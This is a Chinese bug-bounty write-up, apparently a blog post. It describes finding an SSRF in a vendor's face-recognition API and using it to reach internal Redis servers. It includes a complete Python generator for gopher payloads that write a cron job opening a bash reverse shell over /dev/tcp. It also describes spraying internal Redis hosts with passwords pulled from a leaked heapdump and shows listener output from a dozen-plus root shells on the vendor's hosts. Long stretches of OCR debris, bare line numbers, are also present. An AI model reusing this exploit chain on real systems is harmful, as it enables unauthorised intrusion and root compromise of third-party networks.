

0x00 前言

有技术交流或渗透测试培训需求的朋友欢迎联系QQ/VX-547006660，
需要代码审计、渗透测试、红蓝对抗网络安全相关业务可以联系我司
2000人网络安全交流群，欢迎大佬们来交流 群号820783253
最近BugBounty挖了不少，但大多数都是有手就行的漏洞，需要动脑子的实属罕见
而今天就遇到了一个非常好的案例，故作此文


0x01 对目录批量FUZZ，发现一处隐蔽接口

挖某大厂已经挖了快两个周了，期间因为公司业务比较繁忙，最近一直没挖。
但是一直在用ffuf挂着字典对厂商资产进行批量目录扫描，今天上服务器看了下扫描结果，就出货了



接口地址为：<https://xxx.xxxx.com/xxxx/start>


我们直接对其进行访问



发现该接口给我们提供了一些可以使用的接口链接
我们逐个测试拼接接口后，发现一个名为face_xxxx的接口有戏

0x02 FUZZ传参格式+参数

访问接口，提示Method Not Allow，405错误，那么很显然，我们得换POST传参



Method Not Allowed

The method is not allowed for the requested URL.

POST随便传个参过去，发现接口提示"Request error, content-type was unsupported"

浏览器地址栏显示: [ard/face](#)

顶部导航栏包含以下链接: 应用, 杂七杂八, 社工工具, 渗透文章, 漏洞响应及学习平台, 渗透博客, 资源及源码下载, 在线工具

工具栏包含以下按钮: 显示原数据, 全部折叠/展开, 打开JSON格式化工具, 默认主题, 字体大小

JSON响应内容:

```
6  "message": "Request error, content-type was unsupported"
7  }
1  {
2    "code": 1,
3    "message": "Request error, content-type was unsupported"
```

底部工具栏包含以下选项: 元素, 控制台, 来源, 网络, 性能, 内存, 应用, Lighthouse, HackBar, EditThisCookie, ScanAnnotation

加密/解密/SQL/XSS/LFI/XXE/其他

加载Url: [https://ard/face](#)

切割Url

提交

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies [清空RUC](#)

admin=admin

很好, 继续FUZZ content-type header(记得把payload_processing自动编码给关掉)

AttackSaveColumns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	328	
139	application/json	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
140	application/json-patch+json	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
141	application/json-seq	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
1	application/1d-interleaved-pa...	200	<input type="checkbox"/>	<input type="checkbox"/>	361	
2	application/3gpdash-qoe-rep...	200	<input type="checkbox"/>	<input type="checkbox"/>	361	
3	application/3gpp-ims+xml	200	<input type="checkbox"/>	<input type="checkbox"/>	361	
4	application/A2L	200	<input type="checkbox"/>	<input type="checkbox"/>	361	
5	application/acad	200	<input type="checkbox"/>	<input type="checkbox"/>	361	
6	application/activemessage	200	<input type="checkbox"/>	<input type="checkbox"/>	361	
7	application/alto-costmap+json	200	<input type="checkbox"/>	<input type="checkbox"/>	361	
8	application/alto-costmapfilter...	200	<input type="checkbox"/>	<input type="checkbox"/>	361	
9	application/alto-directory+ison	200	<input type="checkbox"/>	<input type="checkbox"/>	361	

RequestResponse

PrettyRawRender\nActions

Select extension...

1 HTTP/1.1 200 OK

2 Server: nginx

3 Date: Fri, 24 Dec 2021 11:20:19 GMT

4 Content-Type: application/json

5

6

7

8

9

10 {

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1160

1161

1162

1163

1164

1165

1166

1167

1168

1169

1170

1171

1172

1173

1174

1175

1176

1177

1178

1179

1180

1181

1182

1183

1184

1185

1186

1187

1188

1189

1190

1191

1192

1193

1194

1195

1196

1197

1198

1199

1200

1201

1202

1203

1204

1205

1206

1207

1208

1209

1210

1211

1212

1213

1214

1215

1216

1217

1218

1219

1220

1221

1222

1223

1224

1225

1226

1227

1228

1229

1230

1231

1232

1233

1234

1235

1236

1237

1238

1239

1240

1241

1242

1243

1244

1245

1246

1247

1248

1249

1250

1251

1252

1253

1254

1255

1256

1257

1258

1259

1260

1261

1262

1263

1264

1265

1266

1267

1268

1269

1270

1271

1272

1273

1274

1275

1276

1277

1278

1279

1280

1281

1282

1283

1284

1285

1286

1287

1288

1289

1290

1291

1292

1293

1294

1295

1296

1297

1298

1299

1300

1301

1302

1303

1304

1305

1306

1307

1308

1309

1310

1311

1312

1313

1314

1315

1316

1317

1318

1319

1320

1321

1322

1323

1324

1325

1326

1327

1328

1329

1330

1331

1332

1333

1334

1335

1336

1337

1338

1339

1340

1341

1342

1343

1344

1345

1346

1347

1348

1349

1350

1351

1352

1353

1354

1355

1356

1357

1358

1359

1360

1361

1362

1363

1364

1365

1366

1367

1368

1369

1370

1371

1372

1373

1374

1375

1376

1377

1378

1379

1380

1381

1382

1383

1384

1385

1386

1387

1388

1389

1390

1391

1392

1393

1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	367	
1	image_url	200	<input type="checkbox"/>	<input type="checkbox"/>	367	
2	A5WSessionId	200	<input type="checkbox"/>	<input type="checkbox"/>	432	
3	ABBR	200	<input type="checkbox"/>	<input type="checkbox"/>	432	
4	GroovyInput	200	<input type="checkbox"/>	<input type="checkbox"/>	432	
5	groovy	200	<input type="checkbox"/>	<input type="checkbox"/>	432	
6	groovyinput	200	<input type="checkbox"/>	<input type="checkbox"/>	432	
7	groovyInput	200	<input type="checkbox"/>	<input type="checkbox"/>	432	
8	ACCESSLEVEL	200	<input type="checkbox"/>	<input type="checkbox"/>	432	
9	do	200	<input type="checkbox"/>	<input type="checkbox"/>	432	
10	upload	200	<input type="checkbox"/>	<input type="checkbox"/>	432	
11	ACT	200	<input type="checkbox"/>	<input type="checkbox"/>	432	
12	ACTION	200	<input type="checkbox"/>	<input type="checkbox"/>	432	

Request Response

Pretty Raw Render \n Actions Select extension...

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 24 Dec 2021 11:23:32 GMT
4
5
6
7
8
9
10 {
11   "code": 10010,
12   "message": "Face Recognition service is not available at this moment"
13 }
```

721 of 10979 0 matches


参数为image_url时有有效回显

0x03 SSRF无脑到手

参数为image_url，稍有经验的朋友就可以借此判断出，很可能这个参数是加载远程图片的
直接进行SSRF测试


```
1 POST /for/face HTTP/1.1
2
3 Connection: close
4 Content-Length: 44
5 Pragma: no-cache
6 Cache-Control: no-cache
7 sec-ch-ua: "Not A:Brand";v="99", "Chromium";v="96", "Google Chrome";v="96"
8 sec-ch-ua-mobile: ?0
9 sec-ch-ua-platform: "Windows"
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
12
13 Content-Type: application/json
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19
20
21 Accept-Language: zh-CN,zh;q=0.9
22
23 {
24   "image_url": "gopher://175.9888"
25 }
```

Waiting



服务器收到了请求，经测试gopher，dict，http等常规协议都可以使用~

之前通过各种域名二级目录或根目录的spring泄露，下载heapdump，OQL调试出redis明文密码




收集了不少该厂商内网redis的ip和密码，也了解到该厂商的内网网段

尝试利用本处SSRF完全可以批量对内网Redis进行密码喷洒+反弹shell对边界进行突破


0x04 利用gopher协议对内网脆弱网段批量Redis密码喷洒反弹Shell

普及一个知识：与未授权直接访问的redis不同，加入密码认证的redis在命令行链接时会多一个-a参数指定密码

如图所示如果不传参密码，则无法执行任何redis指令



而加入密码认证后redis，在整个RESQ协议流量中表现如下



认证过程中会多一个Auth

写脚本来构造gopher数据，注意把这块Auth加上,后续常规操作写计划任务反弹SHELL

```

1 import urllib.request, urllib.parse, urllib.error
2 protocol="gopher://"
3 ip="127.0.0.1"
4 port="6379"
5 shell="*/1 * * * * bash -c 'sh -i >& /dev/tcp/"
6 filename="root"
7 path="/var/spool/cron/"
8 passwd=""
9 cmd=["flushall",
10      "set 1 {}".format(shell.replace(" ", "${IFS}")),
11      "config set dir {}".format(path),
12      "config set dbfilename {}".format(filename),
13      "save"
14      ]
15 if passwd:
16     cmd.insert(0,"AUTH {}".format(passwd))
17 payload=protocol+ip+": "+port+"/_ "
18
19
20 def redis_format(arr):
21     CRLF="\r\n"
22     redis_arr = arr.split(" ")
23     cmd=""
24     cmd+="*"+str(len(redis_arr))
25     for x in redis_arr:
26         cmd+=CRLF+"$"+str(len((x.replace("${IFS}", " "))))+CRLF+x
27     cmd+=CRLF
28     return cmd
29
30 if __name__ == "__main__":
31     for x in cmd:
32         payload += urllib.parse.quote(redis_format(x))
33     print (payload)

```

```

PS E:\T001\PythonT001\ssrf生成gopher协议> python .\gopher.py
gopher://127.0.0.1:6379/_
OAN2A3NOD%0A%243%0D%0Aset%0A%2416%0D%0A/var/spool/cron/%0D%0A%244%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0Aroot%0D%0A%241%0D%0A%244%0D%0Asave%0D%0A
PS E:\T001\PythonT001\ssrf生成gopher协议>

```

利用上面挖掘到的SSRF点，配合之前自己收集到的内网redis密码和脆弱网段

直接通过intruder批量跑内网的脆弱网段redis，进行密码喷洒，喷洒一但成功，则会写入计划任务

本人阿里云 - Xshell 6 (Free for Home/School)

文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)

1 高配云服务器 2 高配云服务器 3 本人阿里云

```

root@VM-0-12-debian:~# nc -lvp 1234
listening on [any] 1234 ...
[redacted] inverse host lookup failed: Unknown host
connect to [172.27.0.12] from (UNKNOWN) [redacted]
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# cat /var^H^H^H
cat: '/var$'\b\b': No such file or directory
# cat /etc/hosts
#
127.0.1.1 localhost.localdomain VM-8-6-ubuntu
127.0.0.1 localhost

::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
140.82.113.4 github.com
140.82.113.9 nodeload.github.com
140.82.114.5 api.github.com
140.82.113.9 codeload.github.com
185.199.108.133 raw.github.com
185.199.108.153 training.github.com

```

最终功夫不负有心人，在一个网段，弹回来了十几个Shell。。。

厂商的内网Redis主机还能出网，属实是内网安全做的稀烂了。


```
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls
# ls-^H
/bin/sh: 3: ls: not found
# w
 00:05:12 up 166 days,  7:21,  0 users,  load average: 2.86, 2.77, 2.69
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
# ls -lah
total 44K
drwx-----  7 root    root    4.0K Aug 25 19:19 .
drwxr-xr-x 31 root    root    4.0K Dec 25 00:05 ..
-rw-----  1 root    root      2 May  7 2021 .bash_history
-rw-r--r--  1 ubuntu ubuntu  3.2K Jul  1 16:06 .bashrc
drwx-----  2 root    root    4.0K Aug  9 2018 .cache
drwx-----  3 root    root    4.0K Aug  9 2018 .gnupg
drwxr-xr-x  3 root    root    4.0K Aug 25 19:19 .local
drwxr-xr-x  2 root    root    4.0K May  7 2021 .pip
-rw-r--r--  1 root    root    148 Aug 17 2015 .profile
-rw-r--r--  1 root    root     73 May  7 2021 .pydistutils.cfg
drwx-----  2 root    root    4.0K May 29 2019 .ssh
-rw-----  1 root    root      0 May  7 2021 .viminfo
# cd ../
```

0x04 后言

这个洞是在平安夜挖到的~算是圣诞贺礼啦